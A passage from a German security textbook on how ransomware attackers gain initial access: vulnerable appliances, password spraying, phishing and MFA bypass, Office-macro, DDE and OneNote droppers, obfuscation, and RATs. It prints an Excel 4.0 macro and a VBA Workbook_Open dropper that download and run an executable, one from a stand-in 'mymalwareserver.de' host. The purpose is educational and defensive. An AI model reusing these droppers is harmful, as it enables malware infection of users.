² <https://www.heise.de/news/Jetzt-patchen-Angreifer-attackieren-Microsoft-Exchange-Server-5070309.html>

- Remote Code Execution in Citrix ADC und Gateway (CVE-2019-19781),
- Unauthenticated Arbitrary File Reading in Pulse Connect Secure (CVE 2019-11510),
- Unauthenticated Download of System Files in Fortinet FortiOS (CVE 2018-13379),
- Remote Code Execution in F5 BIG-IP (CVE 2020-5902).

Ist die Software auf dem neuesten Stand, kann eine Fehlkonfiguration dennoch Angriffsoberfläche bei der Authentifizierung bieten. Hier werden die gestohlene Zugangsdaten aus Phishing-Angriffen ausprobiert. Aber auch Zugangsdaten aus Leaks sind Kandidaten, da Nutzer gern Passwörter in verschiedenen Kontexten wiederverwenden. Dieses Vorgehen nennt man auch Credential Stuffing.

Bietet die konfigurierte Lösung nur eine schwache Authentifizierung mit Benutzername und Passwort an, können Angreifer versuchen, das Passwort für einen Account mittels Brute Force zu ermitteln. Dazu verwenden Angreifer typischerweise Passwortlisten mit den häufigsten Passwörtern. Die wohl bekannteste dieser Listen ist die RockYou-Liste, die aus einem Hack des gleichnamigen Unternehmens stammt. Sie enthält insgesamt 14 Mio. Passwörter sortiert nach ihrer Häufigkeit. Ein solcher Brute-Force-Angriff erzeugt viele fehlerhafte Anmeldungen und führt bei korrekter Konfiguration dazu, dass der Benutzeraccount vorübergehend oder dauerhaft gesperrt wird. Um diesen Mechanismus zu entgehen, probieren die Angreifer auch ein Passwort nach dem anderen bei allen Usern durch. Dadurch vergeht zwischen zwei fehlerhaften Anmeldungen bei einem User mehr Zeit. Dieses Vorgehen wird auch Reverse Brute Force oder Password Spraying genannt. Eine MFA macht Passwort-Brute-Forcing und Password Spraying größtenteils obsolet.

Erkennung

Die Ausnutzung von Schwachstellen lässt sich insbesondere bei Hardware-Appliances nur schwer detektieren. Software-Lösungen, die auf Standard-Betriebssystemen laufen, sollten mittels EDR-Tool überwacht werden. Brute-Force-Angriffe und Password Spraying können am Authentifizierungs-Backend erkannt und automatische Reaktionen eingeleitet werden. Erkannte Angriffe führen dann zu einer Sperrung der Quell-IP oder einer Sperrung des Benutzers. Spätestens bei mehrfachen Erkennungen und Reaktionen sollte ein Alarm generiert werden. Moderne Authentifizierungs-Backends erkennen heute auch aggressive Password-Spray-Angriffe über die Korrelation von fehlerhaften Logins mit Source-IPs.

Admin-Zugänge im Internet

Immer wieder werden Zugänge zur Administration gefunden, die öffentlich aus dem Internet erreichbar sind. In wenigen Fällen handelt es sich um eine Fehlkonfiguration. Meistens werden solche Zugänge von bequemen, wenig sicherheitsbewussten Administratoren angelegt. Häufig findet man Admin-Logins für Firewalls, RDP-Ports (Remote Desktop Protocol), VNC-Ports (Virtual Network Computing), aber auch Schnittstellen zu internen IT-Systemen wie VMware ESXi. Diese Schnittstellen haben gemeinsam, dass sie gegen Angriffe aus dem Internet meist unzureichend geschützt sind und den Tätern viel Angriffsfläche bieten.

5.2.2 Phishing

Über klassisches Phishing per E-Mail versuchen Angreifer den Benutzer dazu zu bringen, eine bestimmte Aktion auszuführen. Dabei wird versucht, Situationen zu erzeugen, in denen Benutzer bereit sind, Aufforderungen der Täter nachzukommen. Dafür werden E-Mails konstruiert, die möglichst authentisch wirken. Je weniger Zweifel der User an der Echtheit hat, desto eher agiert er wie aufgefordert.

Credential Phishing

Ziel des Angreifers beim Credential Phishing ist es, den Nutzer dazu zu bewegen, seine Logindaten auf einer vom Angreifer kontrollierten Seite einzugeben. Dafür werden oft Situationen erzeugt, in denen das Eingreifen des Users technisch notwendig erscheint, z. B. ein Passwortwechsel aus Sicherheitsgründen oder das Empfangen einer wichtigen Datei (siehe Abb. 5.2).

Klickt ein Benutzer dann auf den Button „Open“, wird er an eine Webseite weitergeleitet. Diese sieht ebenfalls sehr authentisch aus und fordert ihn auf, seine Benutzerdaten einzugeben. Erlangen Angreifer auf diesem Weg Passwörter, können sie wie der Nutzer auch auf den Dienst (z. B. Office Online, Mail) zugreifen und unter diesem Benutzernamen




Abb. 5.2 Beispiel für eine Phishing-Mail aus dem Business-Kontext




Abb. 5.3 Phishing-Angriff. 2FA Zwei-Faktor-Authentifizierung

agieren. Weiterhin versuchen sie auch, sich mit diesen Credentials an Fernzugängen wie VPNs anzumelden, um Zugang zum internen Netzwerk zu bekommen.

Phishing und MFA

Auch Authentifizierungen mit MFA sind nicht per se sicher gegen Credential Phishing. Eine häufige MFA-Variante ist die Eingabe eines One-Time-Password-Tokens (OTP-Tokens). Diese einmalige Zeichenfolge unterscheidet sich von Anmeldung zu Anmeldung. Der Code wird entweder ständig von einem Gerät des Users (z. B. Smartphone) generiert oder ad hoc an diesen verschickt (z. B. per SMS). Da der User diesen Code genauso wie ein Passwort eingibt, kann dies auch bei einer Phishing-Seite passieren. Im Hintergrund führt der Angreifer mit den Daten des Benutzers eine legitime Authentifizierung durch (siehe Abb. 5.3).

Durch diese Authentifizierung erhält der Angreifer nur eine gültige Session unter dem Account des Opfers. Der Angreifer kann die abgefangenen Daten nicht wieder benutzen, da er wieder einen neuen aktuellen OTP-Token für die Anmeldung bräuchte. Innerhalb der gültigen Session kann er allerdings im Namen des Nutzers handeln. Dabei können oft zusätzliche MFA-Verfahren hinzugefügt werden (z. B. Verknüpfung einer neuen Telefonnummer für SMS-OTP).

Wenn der Authentifizierungsprovider den OAuth 2.0 Standard verwendet, gibt es für den Angreifer einen weiteren Weg. Die Täter können den Benutzer dazu verleiten, einer externen Applikation Zugriff auf die Daten in seinem Account zu erlauben. Besser bekannt ist diese Funktion als „Einloggen mit Microsoft/Twitter/Facebook/Github“. Dadurch erhalten die Angreifer auch dauerhaft Zugriff auf das Benutzerkonto, ohne eine MFA-Anmeldung durchführen zu müssen.

Callback-Phishing

Eine neue Spielart ist das Callback-Phishing. Die Angreifer konstruieren eine Situation, die ein aktives Eingreifen des Benutzers erfordern. Dabei wird eine Telefonnummer angegeben, unter der sich der Nutzer melden soll.

Die Ransomware-Gruppe Royal zum Beispiel verschickt E-Mails von Abo-Diensten und Software-Providern und behauptet, dass ein Service automatisch verlängert wird. Wenn das Opfer dann anruft, geben sich die Angreifer als Service-Mitarbeiter aus. Im Verlauf des Gesprächs behaupten die Angreifer, dass es notwendig wäre, eine Remote Management Software zu installieren.

Auch eine Kampagne, bei der sich Angreifer als Cyber-Security-Experten ausgeben, wurde bereits dokumentiert.³ Dabei haben sich Täter als CrowdStrike-Mitarbeiter ausgegeben und behauptet, im Netzwerk der Opfer hätte ein Cyberangriff stattgefunden. Sie bieten ein Audit an, um diesen Sachverhalt zu prüfen, und bitten um einen Rückruf. Auch hier wurde dann eine Remote Management Software installiert.

Es wurden auch schon Cold-Call-Phishing-Anrufe dokumentiert, bei denen die Angreifer aktiv ohne vorangegangene E-Mail bei Nutzern anrufen. Sie geben sich dann als IT-Mitarbeiter aus und wollen ein „operatives Problem lösen“. Dabei lotsen sie den Nutzer auf eine speziell erstellte Phishing-Seite und lassen ihn ein „Support-Tool“ installieren.

5.2.3 Attachment-Malware

Malware per E-Mail zu verschicken, ist einer der häufigsten Wege für eine Ransomware-Infektion. Ähnlich wie beim klassischen Credential Phishing muss der Benutzer dazu verleitet werden, aktiv zu werden. Der Nutzer soll entweder auf eine Datei im Anhang klicken oder über einen Link eine Datei herunterladen und ausführen. Auch hier werden die Angreifer kreativ und schaffen authentische Situationen. Zum Beispiel wird mit Informationen gelockt, auf die der Benutzer eigentlich keinen Zugriff hätte, wie etwa eine Gehaltsliste (siehe Abb. 5.4).

Ziel des Angriffs ist es, ein kleines Stück Code zur Ausführung zu bringen, den sogenannten Dropper.

Dropper

Man unterscheidet üblicherweise zwischen persistenten und nichtpersistenteren Droppern. Letztere werden nur einmalig durch eine Interaktion gestartet und führen das Nachladen der eigentlichen Malware aus. Sie sind der bei Weitem öfter anzutreffende Typ, da sie weniger komplex und schneller zu entwickeln sind.

³ <https://www.bleepingcomputer.com/news/security/hackers-impersonate-cybersecurity-firms-in-callback-phishing-attacks/>.




Abb.5.4 Beispiel für eine E-Mail mit maliziösem Anhang

Persistente Varianten werden so im betroffenen System verankert, dass ihre Funktion immer wieder ausgeführt wird (z. B. nach jedem Neustart des Rechners). Dadurch kann die Malware, möglicherweise eine geänderte Version, auch dann wieder heruntergeladen werden, wenn sie kurz vorher entfernt wurde (z. B. durch den Virenschanner oder ein EDR-Tool). Oft wird diese Funktion zusätzlich noch in mehreren Stufen verschachtelt, um sie weiter zu verschleiern. Man spricht in diesem Fall von einer Multi-Stage-Malware.

Es gibt unzählige Spielarten von Drossern zu implementieren. Die einfachste Variante ist, ein direkt ausführbares Format zu verteilen (z. B. .exe, .ps1, .bat). Diese sind jedoch heutzutage wenig effektiv, da aktuelle E-Mail-Filtersysteme und auch Webbrowser solche Dateitypen meist blockieren. Deswegen werden Dropper inzwischen typischerweise in andere Dateiformate **eingebettet**. Komplexe Dokumentformate wie MS-Office (Word, Excel, Powerpoint), Portable Document Format (PDF) und Rich Text Format (RTF) können mehr als nur einfachen Text enthalten – zum Beispiel können externe Datenquellen eingebunden werden oder die Funktionalität durch Makros erweitert werden. Diese Features machen sich Angreifer zu Nutze, um ihren Schadcode an bestehenden Sicherheitsmaßnahmen vorbei zu schmuggeln.

Obfuscation

Ein bekanntes Schadprogramm wird typischerweise innerhalb kürzester Zeit von den gängigen Antivirus-Scannern erkannt und geblockt. Klassisch werden sie über Signaturen erkannt, also definierten Bytefolgen und Zeichenketten innerhalb der Malware. Angreifer verändern also ständig ihre Malware, um diesen zu entgehen. Dabei haben sich mehrere Techniken entwickelt, möglichst dynamisch ohne vollständige Neuentwicklung die Signatur zu ändern. Die eigentliche Funktionalität des Codes bleibt dabei gleich. Einige typische Techniken sind:

- Hinzufügen von Null-Operations und Paddings;
- Encoding von Befehlen und Decodierung zur Laufzeit;
- Verschlüsseln von Teilen der Malware mit einem Crypter, die zur Laufzeit dann entschlüsselt werden;
- Komprimierung des Executable mit einem Packer (z. B. UPX (Ultimate Packer for eXecutables)).

Da sich Malware heute so rasant verändert, setzen EDR-Tools neben der signaturbasierter Erkennung auch auf die Überwachung des Verhaltens von Prozessen. Sie überwachen bestimmte Betriebssystem-Funktionen und erkennen maliziöse Absichten. Zum Beispiel werden viele Makros erkannt, die Daten herunterladen und dann einen neuen Prozess starten. Auch hier versuchen die Angreifer der Erkennung zu entgehen. Sie finden immer wieder Wege, die gleiche Funktionalität über verschiedene Schnittstellen herzustellen, die nicht überwacht werden.


Excel 4.0 Makro

Mit Excel 4.0 Makros (auch bekannt als XLM-Makros) gab es seit 1992 die Möglichkeit, lauffähigen Code in den Dokumenten mitzuschicken. Diese Funktion ist auch noch in aktuellen Office-Versionen verfügbar. Über diese können auch Inhalte unkompliziert heruntergeladen und ausgeführt werden. Diese alte Funktion wurde von den Ransomware-Gruppen seit 2019 oft ausgegraben. Die modernen Makros auf Basis von Visual Basic for Applications (VBA) wurden immer stärker auf den Windows-Systemen geblockt und von Virenscannern erkannt. Allerdings hat die Einstellung zur Blockierung von Makros unter Windows die XLM-Makros lange nicht betroffen. Ein entsprechendes Setting wurde erst Juli 2021 von Microsoft nachgerüstet.⁴ Seit Anfang 2022 ist dieses auch per Default aktiv und beschränkt die Ausführung von XLM-Makros. Trotzdem sind bis heute nicht alle IT-Umgebungen entsprechend nachgesichert.

Angreifer können auch mit geringem technischen Wissen XLM-Makros erzeugen und mit dem Tool „Boobsnail“⁵ kann diese Aufgabe sehr effizient automatisiert werden. Auch die Obfuscierung des Makros übernimmt dieses Tool ohne großen Aufwand. Die Makros in

⁴ <https://techcommunity.microsoft.com/t5/excel-blog/restrict-usage-of-excel-4-0-xlm-macros-with-new-macro-settings/ba-p/2528450>

⁵ <https://github.com/stmcyber/boobsnail>



The screenshot shows the Microsoft Excel interface with the ribbon menu at the top. The formula bar displays the following VBA code:

```

1 exepath="C:\Users\Public\test.exe";
2 =REGISTER("urmon","URLDownloadToFileA","JJCCIJ","DOWNLOAD","",1,9);
3 =DOWNLOAD(0,"http://127.0.0.1:8080/test.exe",exepath,0,0);
4 args=CONCATENATE("c ",exepath);
5 =REGISTER("Shell32","ShellExecuteA","JJCCCIJ","CMDRUN","",1,9);
6 =CMDRUN(0,"open","C:\Windows\System32\cmd.exe",args,0,5);
7
8
9
10
11
12
13
14
15
16
17
18
19

```

The code uses various Windows API functions like URLDownloadToFileA, DOWNLOAD, ShellExecuteA, and CMDRUN to download and execute a file from a local host. The macro is currently selected in the formula bar.

Abb. 5.5 Excel 4.0 Makro nicht obfuscirt

Abb. 5.5 (nicht obfuscirt) und 5.6 (obfuscirt) haben dieselbe Funktionalität und wurden mit Boobsnail erzeugt.

VBA-Makros

In den 90er-Jahren löste Microsoft mit der Programmiersprache VBA (Visual Basic for Applications) die verschiedenen programm spezifischen Makro-Sprachen ab. VBA-Makros sind seit Office 95 für Excel und Access verfügbar, für Word ab Office 97 und für alle anderen Produkte seit Version 2000. VBA ist eine umfangreiche Skriptsprache. Zum Beispiel können VBA-Makros das Component Object Model (COM) zur Inter-Prozess-Kommunikation nutzen und darüber beispielsweise den Internet Explorer COM-Downloads ausführen lassen. Auch können neben den umfangreichen eingebauten Funktionen Dynamic Link Libraries (DLLs) genutzt werden (siehe Abb. 5.8). Erst mit der Einführung des Protected Views implementierte Microsoft einen Modus, in dem ein nicht vertrauenswürdiges Dokument inkl. Makros per Default in einer Sandbox geöffnet wird. Innerhalb dieser Sandbox werden Makros deaktiviert sowie der Zugriff auf Ressourcen wie das Filesystem und COM eingeschränkt. Allerdings wurde der Nutzer mittels Banner darüber informiert (siehe Abb. 5.7) und hat die Möglichkeit, den Protected View per Click zu beenden.





Abb. 5.6 Excel 4.0 Makro obfuscirt



Abb. 5.7 Protected-View-Banner

Dynamic Data Exchange (DDE)

Das DDE-Protokoll wurde bereits 1987 in MS-Office eingeführt. Mit DDE bietet Windows Applikationen die Möglichkeit Daten an eine andere Applikation zu senden. Mit diesem nachrichtenbasierten Protokoll war es etwa möglich, in Dokumenten live Daten zu ändern, wenn sich die Daten in der Datenbank geändert haben. Über diese lassen sich aber auch einfach andere Programme, z. B. Powershell, starten. Damit ist die minimale Funktionalität gegeben, um einen Dropper mit DDE zu implementieren. Die eigentliche Hürde dieser Technik besteht darin, dass in den Default-Einstellungen die Office-Applikationen



```

Gehaltstabelle.xlsx - ThisWorkbook (Code)
Workbook Open
Private Declare PtrSafe Function URLDownloadToFileA Lib "urlmon" (ByVal pCaller As Long, _
ByVal szURL As String, ByVal szFileName As String, _
ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

Private Sub Workbook_Open()
x = URLDownloadToFileA(0, "https://mymalwareserver.de/lasdfiej.exe", _
Environ("APPDATA") & "\lasdfiej.exe", 0, 0)
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute (Environ("APPDATA") & "\lasdfiej.exe"), "", "open", 1
End Sub

```

Abb. 5.8 Minimaler VBA-Dropper, nicht obfuscirt

per Popup eine Bestätigung des Nutzers einholen, bevor DDE ausgeführt wird. Eigentlich wurde diese Technologie Inter-Prozess-Kommunikation bereits 1993 durch das COM abgelöst. Im Sicherheitsupdate 2017 wurde DDE sogar in den Office-Applikationen von Microsoft deaktiviert. Nur in Excel und Outlook sind sie noch wirklich aktiv und weiter supportet. Gleichwohl wird DDE noch eingesetzt und da die Angriffe technisch sehr einfach umzusetzen sind, werden sie auch immer noch versucht (siehe Abb. 5.9). Auch das Outlook-RTF unterstützt DDE und wurde immer wieder aktiv ausgenutzt.

Object Linking and Embedding (OLE)

Ein Teil der Funktionalität des DDE-Protokolls wurde mit OLE abgelöst. Insbesondere der Anwendungsfall, Daten aus einem Dokument in einem anderen einzubinden, kann darüber




Abb. 5.9 Minimaler Dropper als DDE-Funktion in Word




Abb. 5.10 Phishing OneNote

abgebildet werden. Speziell in OneNote ist dieses Verfahren für viele Nutzer bekannt, um einzelne Excel-Tabellen oder Dokumenten-Vorlagen im Notizbuch einzubetten. Aber auch andere Dateiformate wie .lnk, .exe oder .vbs können eingebettet werden. Sie erscheinen dann in OneNote als kleines Symbol und können per Doppelklick geöffnet werden. In diesen Formaten wird dann ein Dropper eingebettet und der Nutzer verleitet, darauf zu klicken – zum Beispiel indem die Skripte visuell von einem anderen Element verdeckt werden (siehe Abb. 5.10 und 5.11).

Erkennung

Phishing-Mails frühzeitig zu erkennen und direkt zu filtern ist heute ein Mindeststandard in der Verteidigung gegen Ransomware. Cloudbasierte Mailfilter-Produkte, die sich mit EDR-Lösungen integrieren wie der Microsoft Defender for Office, erkennen, wenn Nutzer auf Phishing-Links klicken bzw. Anhänge öffnen. Damit kann möglicherweise reagiert, das Benutzerkonto gesperrt oder der Client isoliert werden, bevor die Angreifer ihren Zugang ausnutzen können.

5.3 Remote Access Trojaner (RAT)

Mit dem Initial Compromise erhält der Angreifer entweder zeitlich begrenzten, interaktiven Zugriff auf das System (z. B. durch eine Schwachstelle) oder konnte eine einmalige Aktion starten (z. B. Dropper). Für einen dauerhaften Zugang zu einem kompromittierten




Abb. 5.11 In OneNote eingebettetes VBS (Visual Basic Script) unter dem Button

System wird in der Regel ein RAT installiert. Dieser ermöglicht den Angreifern, weitere Kommandos und Skripte auf dem System auszuführen. Der RAT baut dafür eine sogenannte C2-Verbindung auf. Da eingehende Verbindungen in der Regel weitgehend durch eine Firewall geblockt werden, setzen die Angreifer auf ausgehende Verbindungen. Diese werden insbesondere von Clients nur selten gefiltert. Solche wiederkehrenden automatischen Verbindungen zu einem System, das die Angreifer kontrollieren, nennt man auch Beacon. Abhängig vom eingesetzten Werkzeug können Angreifer über den RAT ihre weiteren Aktionen ausführen. Typische Funktionen sind das Nachladen von Dateien auf das System, Öffnen einer Remote Shell und Erstellen von Screenshots.

